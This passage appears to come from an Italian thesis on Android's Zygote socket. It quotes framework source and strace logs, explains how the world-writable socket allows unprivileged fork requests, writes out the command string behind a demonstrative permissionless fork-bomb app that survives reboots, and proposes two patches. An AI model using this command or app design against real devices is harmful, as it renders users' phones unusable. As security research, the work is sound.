1 static void Dalvik_dalvik_system_Zygote_forkSystemServer(
    const u4* args, JValue* pResult) {
2     pid_t pid;
3     pid = forkAndSpecializeCommon(args, true);
4
5     /* The zygote process checks whether the child
        process has died or not. */
6     if (pid > 0) {
7         int status;
8         LOGI("System server process %d has been created",
            pid);
9         gDvm.systemServerPid = pid;
10        /* There is a slight window that the system
            server process has crashed but it went
            unnoticed because we haven't published its pid
            yet. So we recheck here just to make sure
            that all is well.
11        */
12        if (waitpid(pid, &status, WNOHANG) == pid) {
13            LOGE("System server process %d has died.
                Restarting Zygote!", pid);
14            kill(getpid(), SIGKILL);
15        }
16    }
17    RETURN_INT(pid);

```

```
18 }
19
20 // Utility routine to fork zygote and specialize the
    child process.
21 static pid_t forkAndSpecializeCommon(const u4* args, bool
    isSystemServer) {
22     pid_t pid;
23     uid_t uid = (uid_t) args[0];
24     gid_t gid = (gid_t) args[1];
25     ArrayObject* gids = (ArrayObject *)args[2];
26     u4 debugFlags = args[3];
27     ArrayObject *rlimits = (ArrayObject *)args[4];
28     int64_t permittedCapabilities, effectiveCapabilities;
29
30     if (isSystemServer) {
31         /* Don't use GET_ARG_LONG here for now. gcc is
            generating code that uses register d8 as a
            temporary, and that's coming out scrambled in
            the child process. b/3138621
32         */
33         //permittedCapabilities = GET_ARG_LONG(args, 5);
34         //effectiveCapabilities = GET_ARG_LONG(args, 7);
35         permittedCapabilities = args[5] | (int64_t) args[6]
            << 32;
36         effectiveCapabilities = args[7] | (int64_t) args[8]
            << 32;
37     } else {
38         permittedCapabilities = effectiveCapabilities = 0;
39     }
40     if (!gDvm.zygote) {
41         dvmThrowException("Ljava/lang/IllegalStateException
            ;","VM instance not started with -Xzygote");
42         return -1;
43     }
44     if (!dvmGcPreZygoteFork()) {
45         LOGE("pre-fork heap failed\n");
46         dvmAbort();

```

```
47     }
48     setSignalHandler();
49     dvmDumpLoaderStats("zygote");
50     pid = fork();
51     if (pid == 0) {
52         int err;
53         /* The child process */
54
55 #ifdef HAVE_ANDROID_OS
56         extern int gMallocLeakZygoteChild;
57         gMallocLeakZygoteChild = 1;
58         /* keep caps across UID change, unless we're
           staying root */
59         if (uid != 0) {
60             err = prctl(PR_SET_KEEPCAPS, 1, 0, 0, 0);
61             if (err < 0) {
62                 LOGE("cannot PR_SET_KEEPCAPS: %s", strerror
                       (errno));
63                 dvmAbort();
64             }
65         }
66
67 #endif /* HAVE_ANDROID_OS */
68
69         err = setgroupsIntArray(gids);
70         if (err < 0) {
71             LOGE("cannot setgroups(): %s", strerror(errno))
               ;
72             dvmAbort();
73         }
74         err = setrlimitsFromArray(rlimits);
75         if (err < 0) {
76             LOGE("cannot setrlimit(): %s", strerror(errno))
               ;
77             dvmAbort();
78         }
79         err = setgid(gid);
```

```
80     if (err < 0) {
81         LOGE("cannot setgid(%d): %s", gid, strerror(
            errno));
82         dvmAbort();
83     }
84     err = setuid(uid);
85     if (err < 0) {
86         LOGE("cannot setuid(%d): %s", uid, strerror(
            errno));
87         dvmAbort();
88     }
89     err = setCapabilities(permittedCapabilities,
        effectiveCapabilities);
90     if (err != 0) {
91         LOGE("cannot set capabilities (%llx,%llx): %s\n",
            permittedCapabilities,
            effectiveCapabilities, strerror(err));
92         dvmAbort();
93     }
94     // Our system thread ID has changed.  Get the new
        one.
95     Thread* thread = dvmThreadSelf();
96     thread->systemTid = dvmGetSysThreadId();
97     /* configure additional debug options */
98     enableDebugFeatures(debugFlags);
99     unsetSignalHandler();
100    gDvm.zygote = false;
101    if (!dvmInitAfterZygote()) {
102        LOGE("error in post-zygote initialization\n");
103        dvmAbort();
104    }
105 } else if (pid > 0) {
106     /* the parent process */
107 }
108 return pid;
109 }
```

L'effettiva `fork()` viene realizzata utilizzando la *syscall* del kernel Linux.

6.2.2 Funzionamento a regime

La funzione `runSelectLoopMode()` permette al processo Zygote di rimanere in ascolto sul socket da lui registrato e di attendere connessioni in ingresso. Quando una nuova connessione viene accettata, questa viene inserita in un array di `FileDescriptor` e in array di connessioni in ingresso chiamato `peer`.

```
1 private static void runSelectLoopMode() throws
    MethodAndArgsCaller {
2     ArrayList<FileDescriptor> fds = new ArrayList();
3     ArrayList<ZygoteConnection> peers = new ArrayList();
4     FileDescriptor[] fdArray = new FileDescriptor[4];
5
6     fds.add(sServerSocket.getFileDescriptor());
7     peers.add(null);
8
9     int loopCount = GC_LOOP_COUNT;
10    while (true) {
11        int index;
12
13        if (loopCount <= 0) {
14            gc();
15            loopCount = GC_LOOP_COUNT;
16        } else {
17            loopCount--;
18        }
19
20        try {
21            fdArray = fds.toArray(fdArray);
22            index = selectReadable(fdArray);
23        } catch (IOException ex) {
24            throw new RuntimeException("Error in select()
25                                     ", ex);
26        }
27
28        if (index < 0) {
29            throw new RuntimeException("Error in select
30                                     (");
```

```

30         ZygoteConnection newPeer = acceptCommandPeer
           ();
31         peers.add(newPeer);
32         fds.add(newPeer.getFileDescriptor());
33     } else {
34         boolean done;
35         done = peers.get(index).runOnce();
36
37         if (done) {
38             peers.remove(index);
39             fds.remove(index);
40         }
41     }
42 }
43 }

```

Gli oggetti salvati nell'array `peer` sono di tipo `ZygoteConnection` (`com.android.internal.ZygoteConnection`) e vengono creati al momento dell'accettazione della connessione. I dati membro principali dell'oggetto `ZygoteConnection` sono: il socket cui si riferisce, un `DataOutputStream` per scrivere sul socket, un `BufferedReader` e delle credenziali di socket.

In `runSelectLoopMode()` lo Zygote scorre via via la lista di peer collegati ed evade le loro richieste chiamando la funzione di `ZygoteConnection runOnce()`.

```

1 boolean runOnce() throws ZygoteInit.MethodAndArgsCaller {
2
3     String args[];
4     Arguments parsedArgs = null;
5     FileDescriptor[] descriptors;
6
7     try {
8         args = readArgumentList();
9         descriptors = mSocket.getAncillaryFileDescriptors();
10    } catch (IOException ex) {
11        Log.w(TAG, "IOException on command socket " + ex.
              getMessage());
12        closeSocket();
13        return true;
14    }

```

```
15  if (args == null) {
16      // EOF reached.
17      closeSocket();
18      return true;
19  }
20  PrintStream newStderr = null;
21
22  if (descriptors != null && descriptors.length >= 3) {
23      newStderr = new PrintStream(new FileOutputStream(
24          descriptors[2]));
25  }
26  int pid;
27  try {
28      parsedArgs = new Arguments(args);
29
30      applyUidSecurityPolicy(parsedArgs, peer);
31      applyDebuggerSecurityPolicy(parsedArgs);
32      applyRlimitSecurityPolicy(parsedArgs, peer);
33      applyCapabilitiesSecurityPolicy(parsedArgs, peer);
34
35      int[][] rlimits = null;
36
37      if (parsedArgs.rlimits != null) {
38          rlimits = parsedArgs.rlimits.toArray(intArray2d);
39      }
40
41      pid = Zygote.forkAndSpecialize(parsedArgs.uid,
42          parsedArgs.gid, parsedArgs.gids, parsedArgs.
43          debugFlags, rlimits);
44  } catch (IllegalArgumentException ex) {
45      logAndPrintError (newStderr, "Invalid zygote
46          arguments", ex);
47      pid = -1;
48  } catch (ZygoteSecurityException ex) {
49      logAndPrintError(newStderr, "Zygote security policy
50          prevents request: ", ex);
51      pid = -1;
52  }
```

```
47     }
48
49     if (pid == 0) {
50         // in child
51         handleChildProc(parsedArgs, descriptors, newStderr);
52         // should never happen
53         return true;
54     } else { /* pid != 0 */
55         // in parent...pid of < 0 means failure
56         return handleParentProc(pid, descriptors, parsedArgs
57                                 );
58     }
```

La funzione `runOnce()` legge la lista di parametri ricevuti dal socket quindi ne fa un parsing e applica 4 livelli di sicurezza:

1. `UIDSecurityPolicy`
2. `DebuggerSecurityPolicy`
3. `RLimitSecurityPolicy`
4. `CapabilitySecurityPolicy`

La prima funzione prevede che, qualora l'utente chiamante sia `root` o sistema, egli possa specificare tra gli argomenti passati un UID un GID e dei gruppi specifici. In tutti gli altri casi una `Zygote Security Exception` viene lanciata e l'esecuzione della richiesta da parte di questo peer viene terminata.

La seconda e la terza funzione disciplinano, rispettivamente, l'utilizzo dei flag `debuggable` e del parametro `rlimit` (resource limit) che possono essere gestiti liberamente solamente da `root` o dal sistema. Violazioni di queste restrizioni comportano una `Zygote Security Exception`.

L'ultima funzione limita al solo utente `root` la possibilità di assegnare un insieme arbitrario di capabilities al nuovo processo. Tutti gli altri utenti possono specificare un insieme che coincide o è contenuto nell'elenco di capabilities del processo che esegue la richiesta. Una violazione di questa restrizione comporta una `Zygote Security Exception`.

Dopo la fase di inizializzazione dei dati lo Zygote chiama la funzione `Zygote.forkAndSpecialize()` che richiede come parametri:

```

uid - the UNIX uid that the new process should setuid()
      to after fork()ing and and before spawning any threads
      .
gid - the UNIX gid that the new process should setgid()
      to after fork()ing and and before spawning any threads
      .
gids - null-ok; a list of UNIX gids that the new process
       should setgroups() to after fork and before spawning
       any threads.
debugFlags - bit flags that enable debugging features.
rlimits - null-ok an array of rlimit tuples, with the
          second dimension having a length of 3 and representing
          (resource, rlim_cur, rlim_max). These are set via the
          posix setrlimit(2) call.

```

Tale funzione ritorna il pid del processo figlio. Solo un processo che ha il flag -Xzygote può invocare tale funzione e nel sistema solo Zygote viene avviato con tale flag. Lo Zygote comunica al processo chiamante il pid del nuovo processo “forkato” scrivendolo sul socket e chiudendo quindi la connessione. Nel processo figlio appena creato invece viene richiamata la funzione di ZygoteConnection `handleChildProcess()` che effettua i lavori preliminari di specializzazione del processo e che richiama il metodo `main()` della classe che è stata specificata nei parametri dalla funzione chiamante.

6.3 Zygote socket

Il socket su cui il processo Zygote si mette in ascolto per ricevere comandi di fork è l'omonimo socket presente nella cartella `/dev/socket` e creato in fase di boot nel file `init.rc`.

```

socket zygote stream 666

```

La sintassi definita per il file di boot riguardante il socket prevede:

```

socket <name> <type> <perm> [ <user> [ <group> ] ]

```

Create a unix domain socket named `/dev/socket/<name>` and pass its fd to the launched process. Valid `<type>` values include `dgram`, `stream` and `seqpacket`. `user` and `group` default to 0.

Questo implica che il socket ha nome **zygote**, è di tipo **stream**, è di proprietà di **root** (user Id e group Id pari a 0) e ha tipo di permessi Linux **666**, ovvero lettura e scrittura da parte di tutti gli utenti (**rw-rw-rw**). Il socket è di tipo **Unix domain socket** per cui è previsto un meccanismo di passaggio delle credenziali dei processi ad esso collegati, come analizzato nella sezione 4.1.5 del capitolo dedicato alla sicurezza.

6.3.1 Analisi flusso dati sul zygote socket

Sfruttando il fatto che tutti gli utenti possono collegarsi al socket **zygote** (permessi **666**), siamo in grado di analizzare il flusso di dati che passano al suo interno utilizzando una distribuzione Linux *Debian* installato sulla scheda SD di un *Samsung Galaxy Next* dotato di una distribuzione Android 2.3.4 rooted. L'installazione è stata realizzata utilizzando l'applicazione *Linux Installer* (vedi capitolo 2 per descrizione del prodotto e della procedura di installazione).

Collegando il dispositivo tramite *adb shell* è possibile entrare nella distribuzione Debian tramite il comando **linuxchroot**.



```
Microsoft Windows [Versione 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tutti i diritti riservati.

C:\Windows\System32>adb shell
$ su
# linuxchroot
linuxchroot
M: debian squeeze is already mounted. Entering chroot...
I: Executing /etc/init.android/rc_mount.sh
I: Entering chroot...
I: Executing /etc/init.android/rc_enter.sh
root@Galoula-ARMEL:/#
```

Figura 6.2: Comando linuxchroot

Il passo successivo è creare dei mount point in Debian e collegarli con i socket presenti nella cartella **/dev/socket** di Android. Tale procedura si ottiene tramite in comando **bind**.

Dopo questa operazione il sistema farà forward di tutte le operazioni effettuate sul socket Android in quello presente in Debian.




Figura 6.3: Procedura di binding

Una volta fatto il bind si può utilizzare la system call **strace** che fa il log di tutte le system call effettuate da un determinato processo e le salva in formato txt. Il comando specifico è stato:

```
strace -o <nome file output> -s 2048 -p <#pid da
    controllare>
```

Facendo l'**strace** sul PID associato al socket zygote (pid individuabile con il comando **lsnf U**) si ottiene un output che rispetta la seguente struttura:

```
1  ...
2  select(23, [9 22], NULL, NULL, NULL) = 1 (in [22])
3
4  ioctl(22, FIONREAD, [101]) = 0
5
6  recvmsg(22, {msg_name(0)=NULL, msg_iov(1)=[{"5\n--
    runtime-init\n--setuid=10057\n--setgid=10057\n--
    setgroups=3003,1015\nandroid.app.ActivityThread\n--
    runtime-init... 7263}], msg_controllen=0, msg_flags=0,
    MSG_NOSIGNAL) = 101
7
8  sigaction(SIGCHLD, {0x802614f5, [], 0}, NULL, 0x46594) =
    0
9
10 fork() = 3238
```


sferite in chiaro sul socket ma viene utilizzato il meccanismo di `set/getsockopt` discusso nel capitolo 4.

6.4 La vulnerabilità

Il socket `zygote` è, come detto, di proprietà di `root`, ma ha i permessi `666` (cioè `rw-rw-rw`), il che implica che qualsiasi applicazione Android sia in grado di leggere e scrivere e quindi inviare comandi per il processo di `zygote`. Questa scelta è giustificata dalla necessità da parte del processo che ospita il *System Server* (il cui UID è 1000, non è di proprietà di `root`, né appartiene al gruppo `root`) di chiedere la creazione di nuovi processi. Tuttavia, questo ha l'effetto collaterale di consentire a qualsiasi processo di richiedere una `fork`. Per evitare abusi, il processo di `Zygote` applica una politica di sicurezza che limita l'esecuzione dei comandi ricevuti sul socket `zygote`. Questa politica è implementata, come visto, nella funzione `runOnce()`: La politica impedisce di:

1. specificare un UID ed un GID per la creazione di nuovi processi se il richiedente non è `root` o `system server`;
2. creare un processo figlio con più *capabilities* rispetto al suo genitore, a meno di non essere `root`,
3. abilitare il `debugmode` e specificare `rlimit` se il richiedente non è `root` o il sistema non è in modalità test.

Purtroppo, questi controlli di sicurezza non includono un adeguato controllo dell'identità (cioè UID) del richiedente, e possono essere bypassati se:

1. non viene specificato UID e GID del nuovo processo, lasciandone l'assegnazione al kernel;
2. si lasciano invariate le capability del processo figlio;
3. si mantengono i valori di default di `debugmode` e `rlimit`;

L'ultima parte del comando riguarda la classe per la specializzazione del processo figlio.

La classe di default utilizzata da Android (vedi sezione 5.4.2) nel lancio di un nuovo processo per la specializzazione del processo figlio è `android.app.activity Thread`.

```
1 public static final void main(String[] args) {
2     SamplingProfilerIntegration.start();
3
4     Process.setArgV0("<pre-initialized>");
5
6     Looper.prepareMainLooper();
7     if (sMainThreadHandler == null) {
8         sMainThreadHandler = new Handler();
9     }
10
11     ActivityThread thread = new ActivityThread();
12     thread.attach(false);
13
14     if (false) {
15         Looper.myLooper().setMessageLogging(new LogPrinter
16             (Log.DEBUG, "ActivityThread"));
17     }
18     Looper.loop();
19
20     if (Process.supportsProcesses()) {
21         throw new RuntimeException("Main thread loop
22             unexpectedly exited");
23     }
24     thread.detach();
25     String name = (thread.mInitialApplication != null) ?
26         thread.mInitialApplication.getPackageName() : "<
27         unknown>";
28     Slog.i(TAG, "Main thread of " + name + " is now
29         exiting");
30 }
```

La funzione `attach` richiama la funzione dell'Activity Manager `attachApplicationLocked()` che si occupa di effettuare il binding, ovvero l'assegnazione, tra il nuovo processo appena creato e l'applicazione che deve essere avviata.

Per evitare che siano attivi processi *vuoti*, ovvero senza applicazione associata, all'interno di questa procedura vi è un controllo sulla lista di applicazioni da avviare; se tale lista risulta vuota il nuovo processo è inutile e pertanto l'Activity Manager invia il segnale di kill (linea 5).

```
1 if (app == null) {
2     Slog.w(TAG, "No pending application record for pid " +
        pid + " (IApplicationThread " + thread + ");
        dropping process");
3     EventLog.writeEvent(EventLogTags.AM_DROP_PROCESS, pid);
4     if (pid > 0 && pid != MY_PID) {
5         Process.killProcess(pid);
6     } else {
7         try {
8             thread.scheduleExit();
9         } catch (Exception e) {
10             // Ignore exceptions.
11         }
12     }
13     return false;
14 }
```

Le limitazioni imposte nella specifica della classe di specializzazione del processo figlio sono:

1. la classe contiene un metodo `main()` statico;
2. la classe appartiene al package di sistema, che è l'unico accettato dal class loader di sistema della Dalvik.

Utilizzando la classe di sistema `com.android.internal.util.WithFramework` è possibile bypassare le restrizioni, creando così un processo fittizio che si mantiene vivo nello strato Linux. Tale classe, infatti, non avvia nessuna operazione di binding con un'applicazione Android, evitando di innescare così la rimozione del processo da parte dell'Activity Manager che non viene più interpellato.

```
1 public static void main(String[] args) throws Exception {
2     if (args.length == 0) {
3         printUsage();
4         return;
5     }
```

```
6
7  Class<?> mainClass = Class.forName(args[0]);
8
9  System.loadLibrary("android_runtime");
10 if (registerNatives() < 0) {
11     throw new RuntimeException("Error registering
        natives.");
12 }
13
14 String[] newArgs = new String[args.length - 1];
15 System.arraycopy(args, 1, newArgs, 0, newArgs.length);
16 Method mainMethod = mainClass.getMethod("main", String
        [].class);
17 mainMethod.invoke(null, new Object[] { newArgs });
18 }
```

Richiamando questa classe, (e quindi il suo main) si ottiene come unico output un warning causato dall'assenza di parametri passati:

```
Usage: dalvikvm com.android.internal.util.WithFramework [
    main class] [args]
```

6.4.1 Comando utilizzato

Volendo riassumere, una applicazione utente è in grado di inviare al socket zygote (con permessi 666) un comando ben formattato che permette di bypassare tutti i controlli di sicurezza, sia a livello Linux che a livello Android e che permette la creazione di un processo Linux *dummy*, ovvero che non fa nulla, ma che occupa risorse fisiche. Tali processi, poiché legittimi, sono considerati legali da entrambi i livelli e non vengono eliminati.

Nel dettaglio il comando utilizzato è il seguente (i parametri tra parentesi quadre sono opzionali e dipendono dal valore di default del `debug flag`):

```
--runtime-init [--enable-safemode]
[--enable-checkjni] [--enable-assert]
--nice-name=dummy
com.android.internal.util.WithFramework
```

Nel prossimo capitolo si vedrà come una applicazione che sfrutta questo comando è in grado di effettuare un attacco di tipo `fork bomb`. Questo attacco permette di

creare una quantità indefinitamente grande di processi Linux dummy che occupano risorse fisiche fino a portare il device all'esaurimento della memoria disponibile rendendolo di fatto inutilizzabile. Tutto questo può essere sviluppato in poche righe di codice e senza richiede nessun permesso Android.

Capitolo 7

Applicazione malevola e possibili contromisure

7.1 Tipo di attacco: fork bomb

Un **fork bomb attack** è un attacco di tipo *denial of service* contro un dispositivo che utilizza la funzione **fork**. L'azione si basa sull'assunzione che il numero di programmi e processi che possono essere eseguiti contemporaneamente su un dispositivo ha un limite.

Un **fork bomb attack** si realizza generando un gran numero di processi in un tempo molto rapido, così da saturare lo spazio disponibile nella lista dei processi che viene mantenuta dal sistema operativo. Se la tabella dei processi è piena, non possono essere avviati ulteriori programmi finché un altro non termina. Anche se ciò avvenisse, non è probabile che un programma utile all'utente venga avviato, dal momento che le istanze del programma bomba sono a loro volta in attesa di utilizzare per sé gli slot che si liberano nella tabella stessa.

I **fork bomb attack** non si limitano ad utilizzare in maniera invasiva la tabella dei processi, ma impiegano anche del tempo di processore e della memoria. Pertanto il sistema rallenta e può diventare più difficile, se non impossibile da utilizzare.

7.2 L'applicazione forkBomber

Utilizzando il comando definito nella sezione 6.4.1 è stata sviluppata, a scopo dimostrativo, una applicazione in grado di fare un **fork bomb attack**.

L'applicazione è composta da:

- `SockUtil.java`

- `SocketAndroidActivity.java`
- `ServiceDOS.java`
- `BootReceiver.java`

Le uniche librerie di Android utilizzate sono `LocalSocket` e `LocalSocketAddress` del package `android.net` che servono a gestire il collegamento con i socket.

Prima di questa scelta è stato sviluppato un adattamento Android delle librerie native Java `Unix Domain Sockets` (JUDS), che permettevano di gestire tramite Java il collegamento con i socket Linux. Tali librerie sono opensource.

La successiva scelta delle librerie standard Android è motivata dalla volontà di limitare la complessità dell'applicazione e di garantire la massima compatibilità con tutte le versioni di Android.

La parte seguente si propone di spiegare brevemente il funzionamento di queste classi, mentre nell'appendice A è allegato il codice del `forkBomber`.

L'applicazione consta di poche centinaia di righe di codice, NON richiede alcun tipo di permesso Android per essere installata e può essere facilmente embeddata in una qualsiasi applicazione.

7.2.1 `SocketUtil.java`

Questa classe contiene tutti gli strumenti per gestire un collegamento al socket. I dati membro della classe sono: `sZygoteSocket`, che contiene il reference a un oggetto di tipo `LocalSocket`, `sZygoteInputStream` e `sZygoteWriter` che corrispondono allo stream di input e di output per scrivere e leggere sul socket.

I metodi messi a disposizione da `SocketUtil` sono:

- costruttore con parametri;
- `clean()`: serve per azzerare i parametri inseriti in fase di costruzione e chiudere il socket;
- `startViaZygote()`
- `zygoteSendArgsAndGetPid()`.

Queste due ultime funzioni sono le stesse presenti in `android.os.Process` e servono per formattare e inviare i dati sul socket `zygote` (vedi sezione: 5.4.1 del capitolo 5).

Il codice sorgente è consultabile nella sezione A.1.1.

7.2.2 SocketAndroidActivity.java

E' la classe che definisce l'activity dell'applicazione. Una volta avviata non fa altro che lanciare il servizio `ServiceDOS.java` che si occupa di effettuare il `fork bombing`.

Il codice sorgente è consultabile nella sezione A.1.2.

7.2.3 ServiceDOS.java

`ServiceDOS` è un servizio Android che, una volta creato, genera un nuovo thread con il servizio e lancia il comando di avvio. Quando il servizio viene avviato, `onStartCommand()` effettua la connessione al socket `zygote` se necessario (`connectToZygoteIfNeeded`) ed effettua il `fork bombing` impostando i parametri, definiti nella sezione 6.4.1, e inviandoli tramite socket con la funzione `startViaZygote()`. Se per qualche motivo il servizio dovesse essere chiuso prova a riavviarsi.

Come esempio il servizio prova a creare 1000 processi, ma questo numero può essere maggiore. Come si vedrà successivamente nei test, già dopo 300-400 processi la maggior parte dei dispositivi mobili esaurisce la memoria fisica.

Il codice sorgente è consultabile nella sezione A.1.3.

7.2.4 BootReceiver.java

Dal momento che il telefono, come misura di sicurezza, può decidere di riavviarsi per liberare memoria (si vedrà in seguito), l'applicazione `forkBomb` è dotata di una classe *Broadcast Receiver*.

Un *Broadcast Receiver* è un componente in grado di intercettare un messaggio di broadcast (sia di sistema sia generato da un utente) e di compiere delle operazioni.

Nel nostro caso viene intercettato il messaggio `android.intent.action.BOOT_COMPLETED` che rappresenta la fine della procedura di boot. Alla ricezione, il *Broadcast Receiver* avvia il servizio `ServiceDOS` rendendo il meccanismo di rebooting inefficace e aumentando la pericolosità dell'applicazione malevola.

Il codice sorgente è consultabile nella sezione A.1.4.

7.2.5 Modello dell'applicazione

Il modello proposto per il lancio di una applicazione prevedeva che l'Activity Manager (e quindi il System Server) dialogasse con il processo `Zygote` per la creazione di un nuovo processo. (vedi sezione 5.6)

$$C_A[appLauncher] \Longrightarrow^{b(\alpha)} C_{AF}[ActivitiyManager] \Longrightarrow^{s(\gamma)} C_{AR}[Zygote] \Longrightarrow^{J(\beta)} C_L[Zygote] \Longrightarrow^{sys()} C_K[ProcessModule]$$

L'applicazione malevola evita di mettersi in comunicazione con il System Server e accede in maniera diretta allo Zygote, saltando di fatto un passaggio.

$$C_A[forkBomber] \Longrightarrow^{s(\gamma)} C_{AR}[Zygote] \Longrightarrow^{J(\beta)} C_L[Zygote] \Longrightarrow^{sys()} C_K[ProcessModule]$$

A causa di questo mancato passaggio il processo Zygote, dovuto ai suoi limitati controlli di sicurezza (sezione 6.2.2), non si accorge che la chiamata non è lecita e inoltra il comando di `fork()` al kernel Linux. Dal momento che la chiamata proviene dal processo Zygote, Linux ritiene il comando lecito e procede alla creazione del nuovo processo.

Dal momento che il System Server non è più interpellato nella procedura di binding del nuovo processo con una applicazione da lanciare, non è in grado nè di accorgersi della creazione del nuovo processo *dummy* nè tanto meno di richiede la sua terminazione perchè non compare nemmeno nella sua lista di processi attivi.

Proprio dalla mancanza di controlli incrociati tra i livelli Android e il livello Linux nasce questa vulnerabilità, sfruttata dall'applicazione appena descritta.

7.3 Contromisure

A seguito della creazione di una applicazione malevola che possa sfruttare la vulnerabilità sono stati studiati due possibili approcci per correggerla. Nel prosieguo del capitolo verranno presentati:

1. **patch del processo Zygote.** Questa patch si basa sulla distinzione dell'origine delle richieste di `fork`, accettando solo quelle che provengono da delle sorgenti legali (allo stato attuale solo `root` e `system server` sarebbero autorizzati a richiederlo).
2. **patch del socket Zygote.** Questa patch applica una restrizione dei permessi al socket Zygote a livello Linux.

7.3.1 Patch del processo Zygote

Come detto nella sezione 6.2.2, il processo Zygote non esegue alcuna verifica specifica sull'identità del processo che richiede l'esecuzione della `fork()`. Tuttavia, lo Zygote socket è uno `Unix domain socket`, creato durante il boot-strap del sottosistema Linux.

Una caratteristica importante di questo tipo di socket è il meccanismo di passaggio delle credenziali che permette di identificare gli endpoint connessi al socket, tramite il loro PID, UID e GID (vedi sezione 4.1.5). Ciò implica che il processo Zygote possa recuperare l'identità (cioè l'UID) del processo che effettua la richiesta. L'estensione della politica proposta in questa patch, si avvale di questa funzione e applica un filtro nuovo basato sull'UID del processo richiedente. In particolare, poiché il processo corrispondente al `system server` ha UID 1000 (staticamente definito), la politica di sicurezza estesa filtra le richieste che raggiungono il processo Zygote, accettando solo richieste di `fork()` solo da UID 1000 (`system server`) e UID 0 (`root`):

```
1 void applyForkSecurityPolicy(peer){
2     int peerUid = peer.getUid();
3     if (peerUid == 0 || peerUid == Process.SYSTEM_UID) {
4         // Root or System can send commands
5         Log.d("ZYGOTE_PATCH", "root or SS request: ok"); }
6     else {
7         Log.d("ZYGOTE_PATCH", "user request" + peerUid + ":
            blocked");
8         throw new ZygoteSecurityException(
9             "user UID" + peerUid + " tries to
                fork new process");    }
10 }
```

Questa parte di codice può essere inserita subito dopo le quattro native previste dal processo Zygote nella funzione `runOnce()` (riga 7):

```
1 boolean runOnce() throws ZygoteInit.MethodAndArgsCaller {
2     ...
3     applyUidSecurityPolicy(parsedArgs,peer);
4     applyDebuggerSecurityPolicy(parsedArgs);
5     applyRlimitSecurityPolicy(parsedArgs,peer);
6     applyCapabilitiesSecurityPolicy(parsedArgs,peer);
7     applyForkSecurityPolicy(peer)
```

7.3.2 Patch del socket Zygote

L'idea è quella di ridurre le autorizzazioni di Linux per il socket Zygote. Attualmente, esso è di proprietà di `root` e, come abbiamo detto, dispone di autorizzazioni

Linux 666.

E' possibile modificare il proprietario (non più `root`), i permessi del socket `zygote`, passando da 666 (cioè `rw-rw-rw`) a 660 (cioè `rw-rw---`).

Come ultimo passaggio si inserisce il System Server nel gruppo del proprietario. In questo modo esso mantiene privilegi di lettura e scrittura ed è in grado di richiedere `fork()`.

La modifica è stata implementata in tre passaggi:

1. Creare un nuovo proprietario per il socket Zygote.

Viene aggiunto un nuovo UID (cioè 9988) nel file `android_filesystem_config.h` presente in `system/core/include/private`, che contiene le assegnazioni statiche tra UID e i servizi di sistema Android. Quindi, nello stesso file, si effettua il bind tra un nome utente creato ad hoc, `zygote_socket`, e il nuovo UID.

```
...
#define AID_ZYGSOCKET 9988 / Zygote socket UID;
#define AID_MISC 9998 /* access to misc storage */
#define AID_NOBODY 9999

#define AID_APP 10000 /* first user app */
...
static struct android_id_info android_ids[] = {
    { "root",      AID_ROOT, },
    { "system",    AID_SYSTEM, },
    ...
    { "misc",      AID_MISC, },
    { zygote_socket, AID_ZYGSOCKET, },
    { "nobody",    AID_NOBODY, },
};
...
```

2. Cambiare il proprietario e i permessi del socket Zygote.

L'utente `zygote_socket` viene reso proprietario dello Zygote socket, modificando il file `init.rc` e settando i permessi Linux a 660 (`rw-rw---`).

```
service zygote /system/bin/app_process -Xzygote /
system/bin --zygote --start-system-server
socket zygote stream 660 zygote_socket zygote_socket
```

```
onrestart write /sys/android_power/request_state
wake
onrestart write /sys/power/state on
onrestart restart media
onrestart restart netd
```

La modifica rispetta la sintassi per il file `init.rc` già incontrata nella sezione 6.3.

3. Includere l'UID del nuovo proprietario del socket Zygote nel lista di gruppi cui appartiene il System Server.

Dal momento che il System server viene creato tramite richiesta `fork` allo stesso processo Zygote (vedi sezione 6.2.1), è sufficiente modificare i parametri del comando di `fork()` inserendo il nuovo UID (nell'esempio 9988). Tale comando, come visto, si trova nella funzione `startSystemServer()` della classe `ZygoteInit`.

```
...
String args[] = {
    "--setuid=1000",
    "--setgid=1000",
    "--setgroups=1001,1002,1003,1004,1005,1006,1007,
    1008,1009,1010,1018,3001,3002,3003, 9988",
    "--capabilities=130104352,130104352",
    "--runtime-init",
    "--nice-name=system_server",
    "com.android.server.SystemServer",
};
...
```

Questa modifica fa in modo che una applicazione utente non sia più in grado di connettersi al socket Zygote mentre il System Server (che ora appartiene al gruppo dello Zygote Socket) rimane in grado di inviare comandi `fork()`.

7.3.3 Modello delle contromisure

In base al modello dell'applicazione malevola, presentato nella precedente sezione 7.2.5, è possibile identificare per le due patch proposte dove esse vadano a impattare

e quindi dove sono in grado di bloccare il comportamento non atteso. La X indica l'interruzione della transazione a causa della patch.

Patch del processo Zygote. Questa patch agisce a livello di processo Zygote e quindi previene che esso inoltri richieste di `fork()` da parte di utenti non autorizzati. Essa agisce quindi tra l'application Runtime e il livello di libreria.

